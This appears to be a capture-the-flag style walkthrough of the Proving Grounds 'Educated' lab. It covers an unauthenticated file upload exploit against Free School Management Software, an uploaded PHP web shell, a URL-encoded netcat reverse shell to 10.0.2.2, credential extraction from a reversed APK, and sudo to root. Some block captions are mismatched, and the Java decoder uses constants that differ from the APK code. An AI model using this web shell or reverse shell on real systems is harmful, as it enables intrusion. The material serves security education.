Authorized-lab note: This writeup documents activity performed exclusively in an authorized Offensive Security Proving Grounds lab. It is shared for educational and portfolio purposes.
Educated
Educated
New UIBetaConnected via VPNSplit
27
3,880/4,600 XP
Details
LabBriefingWalkthrough
Exploitation Guide for Educated
Synopsis
In this guide, we will use a public exploit for Free School Management Software 1.0 establish our initial foothold. We will escalate privileges by reversing an intersting APK file which contains a set of credentials we can use to obtain root access.
[[Educated 1]]
Enumeration
We begin the enumeration process with a simple nmap scan:
This block uses the identified entry point to obtain or validate an initial foothold. The resulting response or session confirms whether access was achieved.
# The scan output identifies the target's exposed services and their versions.

Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-06 22:45 CEST
Initiating ARP Ping Scan at 22:45
Scanning school.pg (192.168.58.121) [1 port]
Completed ARP Ping Scan at 22:45, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:45
Scanning school.pg (192.168.58.121) [65535 ports]
Discovered open port 22/tcp on 192.168.58.121
Discovered open port 80/tcp on 192.168.58.121
Completed SYN Stealth Scan at 22:45, 0.79s elapsed (65535 total ports)
Nmap scan report for school.pg (192.168.58.121)
Host is up, received arp-response (0.000092s latency).
Scanned at 2022-06-06 22:45:58 CEST for 1s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
The output reveals an HTTP server on port 80. Navigating to the page in a web browser reveals the following landing page for a school.

We begin by fuzzing the application for any interesting content:
This block uses the identified entry point to obtain or validate an initial foothold. The resulting response or session confirms whether access was achieved.
# Discover application paths and files that may expand the attack surface.

$ ffuf -k -c -w /opt/payloads/seclist/Discovery/Web-Content/raft-small-words.txt -u http://school.pg/FUZZ
We take note of the /management directory in the output, and viewing the page in a web browser reveals the following login page:

We begin by attempting to fingerprint the application and google search for "Gosfem Community Edition".
We find a download for it here: https://sourceforge.net/projects/gosfem/.
Downloading the source, we see that there are default credentials set which we are unable to authenticate with upon testing.
Our next attempt is to check for any public exploits. We discover the following public exploit: https://www.exploit-db.com/exploits/50587.
However the exploit doesn't state whether it requires authentication. We can manually confirm that the exploit does not require authentication by viewing the source code:
We see the following function causing the unrestricted file upload:

After going through the references of this file, we discover:

We see that at no point some ace of authorization/ authentication checks place.
Thus confirms that we do not need a session to exploit it (in contrast to what the public exploit indicates).
In order to establish our foothold, we must slightly adjust the raw HTTP request given in the exploit (wrong newlines, path).
The final request might look similar to this:
This block performs reconnaissance or local enumeration. Its output is reviewed for services, files, accounts, and other leads that guide the next step.
# This code block contains the helper code used for the documented lab step.

POST /management/admin/examQuestion/create HTTP/1.1
Host: school.pg
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------183813756938980137172117669544
Content-Length: 1330
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1

-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="name"

test4
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="class_id"

2
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="subject_id"

5
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="timestamp"

2021-12-08
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="teacher_id"

1
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="file_type"

txt
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="status"

1
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="description"

123123
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="_wysihtml5_mode"

1
-----------------------------183813756938980137172117669544
Content-Disposition: form-data; name="file_name"; filename="cmd.php"
Content-Type: application/octet-stream

<?php system($_GET["cmd"]); ?>
-----------------------------183813756938980137172117669544--
The uploaded shell can be found in http://school.pg/management/uploads/exam_question/cmd.php.

We setup a listener on our attack machine.
This block uses the identified entry point to obtain or validate an initial foothold. The resulting response or session confirms whether access was achieved.
# Create the network connection required for this lab step.

kali@kali:~$ nc -nlvp 443
listening on [any] 443 ...
We proceed by using curl to trigger a reverse shell:
This block uses the identified entry point to obtain or validate an initial foothold. The resulting response or session confirms whether access was achieved.
# Retrieve and inspect the web response from the target.

$ curl school.pg/management/uploads/exam_question/cmd.php?cmd=%72%6d%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%30%2e%30%2e%32%2e%32%20%39%30%30%33%20%3e%2f%74%6d%70%2f%66 # rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.2 9003 >/tmp/f
Once on the box we discover the /var/www/html/management/application/config/database.php file which contains a set of MYSQL credentials.

After logging into the database, we see a list of tables, and after going through each we discover an entry in the teacher database:

We proceed to crack the hash using john:

We authenticate via SSH using the credentials msander:greatteacher123.
Privilege Escalation
Enumeration
During our enumeration we attempt to view all readable files:
This block performs reconnaissance or local enumeration. Its output is reviewed for services, files, accounts, and other leads that guide the next step.
# Search the filesystem for files relevant to escalation or access.

$ find / -type f -readable  2>/dev/null | egrep -v '^(/proc|/sys|/snap|/boot|/var|/run|/dev|/opt|/etc|/usr/lib|/usr/s?bin|/usr/share/)'
We notice /home/emiller/development/grade-app.apk and transfer it to our host, in order to reverse it using jadx-gui.
We begin by viewing the MainActivity:
This block performs reconnaissance or local enumeration. Its output is reviewed for services, files, accounts, and other leads that guide the next step.
# The output records the result observed during this authorized lab step.

public class MainActivity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    @Override // androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, androidx.fragment.app.FragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }

    private boolean l1l111l11l1l1(String l1l111l11l1111, String l1l111l11l1l111l) {
        return l1l111l11l1111.equals(new Object() {
            /* class com.msander.myapplication.MainActivity.AnonymousClass1 */
            int t;

            public String toString() {
                this.t = -1691611021;
                this.t = -388332697;
                this.t = -175293017;
                this.t = 965575909;
                this.t = -1531226431;
                this.t = -2090481350;
                this.t = -342777198;
                return new String(new byte[]{(byte) (-1691611021 >>> 19), (byte) (-388332697 >>> 17), (byte) (-175293017 >>> 2), (byte) (965575909 >>> 13), (byte) (-1531226431 >>> 4), (byte) (-2090481350 >>> 16), (byte) (-342777198 >>> 19)});
            }
        }.toString()) && l1l111l11l1l111l.equals(new Object() {
            /* class com.msander.myapplication.MainActivity.AnonymousClass2 */
            int t;

            public String toString() {
                this.t = -737755884;
                this.t = 1346845995;
                this.t = 492051071;
                this.t = -705001745;
                this.t = -1140055086;
                this.t = 986637890;
                this.t = -1733676975;
                this.t = 318032292;
                this.t = 1945052261;
                this.t = -1693717788;
                this.t = -1442653407;
                this.t = -476480218;
                this.t = -1486651707;
                this.t = 829541732;
                this.t = 167650521;
                this.t = 671012937;
                this.t = 1486444304;
                this.t = -2040946586;
                this.t = 445662342;
                this.t = 554214723;
                return new String(new byte[]{(byte) (-737755884 >>> 2), (byte) (1346845995 >>> 7), (byte) (492051071 >>> 14), (byte) (-705001745 >>> 1), (byte) (-1140055086 >>> 3), (byte) (986637890 >>> 5), (byte) (-1733676975 >>> 8), (byte) (318032292 >>> 10), (byte) (1945052261 >>> 1), (byte) (-1693717788 >>> 13), (byte) (-1442653407 >>> 3), (byte) (-476480218 >>> 14), (byte) (-1486651707 >>> 20), (byte) (829541732 >>> 24), (byte) (167650521 >>> 8), (byte) (671012937 >>> 1), (byte) (1486444304 >>> 15), (byte) (-2040946586 >>> 1), (byte) (445662342 >>> 2), (byte) (554214723 >>> 24)});
            }
        }.toString());
    }

    public void lll1ll11111111l1(View v) {
        Intent myIntent = new Intent(this, DashboardActivity.class);
        if (l1l111l11l1l1(((EditText) findViewById(R.id.l1l111l11l1l1)).getText().toString(), ((EditText) findViewById(R.id.l1l111l1ll1l1)).getText().toString())) {
            finish();
            startActivity(myIntent);
            return;
        }
        Toast.makeText(getBaseContext(), "Invalid login!", 1).show();
    }
}
Some part of it is obfuscated. Opening the app, we see that the MainActivity realizes a login.
We assume that the function l1l111l11l1l1 taking two arguments from the EditText, is responsible for the login.
Both of these values are getting compared to static values. We can retrieve these through creatig a small java application, printing the following values:
This block performs reconnaissance or local enumeration. Its output is reviewed for services, files, accounts, and other leads that guide the next step.
# The output records the result observed during this authorized lab step.

public class Main {

public static void main(String[] args) {
        String a1 = new Object() {
            /* class com.msander.myapplication.MainActivity.AnonymousClass1 */
            int t;

            public String toString() {
                this.t = -1821595569;
                this.t = 1943840462;
                this.t = 477502358;
                this.t = -849818149;
                this.t = -677815514;
                this.t = 1200403552;
                this.t = 1542172901;
                return new String(new byte[]{(byte) (-1821595569 >>> 19), (byte) (1943840462 >>> 24), (byte) (477502358 >>> 12), (byte) (-849818149 >>> 5), (byte) (-677815514 >>> 3), (byte) (1200403552 >>> 13), (byte) (1542172901 >>> 1)});
            }
        }.toString();

        String a2 =  new Object() {
            /* class com.msander.myapplication.MainActivity.AnonymousClass2 */
            int t;

            public String toString() {
                this.t = -737755884;
                this.t = 1346845995;
                this.t = 492051071;
                this.t = -705001745;
                this.t = -1140055086;
                this.t = 986637890;
                this.t = -1733676975;
                this.t = 318032292;
                this.t = 1945052261;
                this.t = -1693717788;
                this.t = -1442653407;
                this.t = -476480218;
                this.t = -1486651707;
                this.t = 829541732;
                this.t = 167650521;
                this.t = 671012937;
                this.t = 1486444304;
                this.t = -2040946586;
                this.t = 445662342;
                this.t = 554214723;
                return new String(new byte[]{(byte) (-737755884 >>> 2), (byte) (1346845995 >>> 7), (byte) (492051071 >>> 14), (byte) (-705001745 >>> 1), (byte) (-1140055086 >>> 3), (byte) (986637890 >>> 5), (byte) (-1733676975 >>> 8), (byte) (318032292 >>> 10), (byte) (1945052261 >>> 1), (byte) (-1693717788 >>> 13), (byte) (-1442653407 >>> 3), (byte) (-476480218 >>> 14), (byte) (-1486651707 >>> 20), (byte) (829541732 >>> 24), (byte) (167650521 >>> 8), (byte) (671012937 >>> 1), (byte) (1486444304 >>> 15), (byte) (-2040946586 >>> 1), (byte) (445662342 >>> 2), (byte) (554214723 >>> 24)});
            }
        }.toString();

        System.out.printf("%s:%s", a1, a2);

    }
}
This outputs: emiller:EzPwz2022_dev1$$23!!.
We next try to login as the emiller user and confirm that the credentials work.
 )
)
Privilege Escalation
This user is in the sudo group, thus we can get a root shell using sudo bash and obtain root access.
Takeaways
This lab reinforced the value of methodical enumeration, evidence-driven hypothesis testing, and validating each access-control boundary in an authorized environment.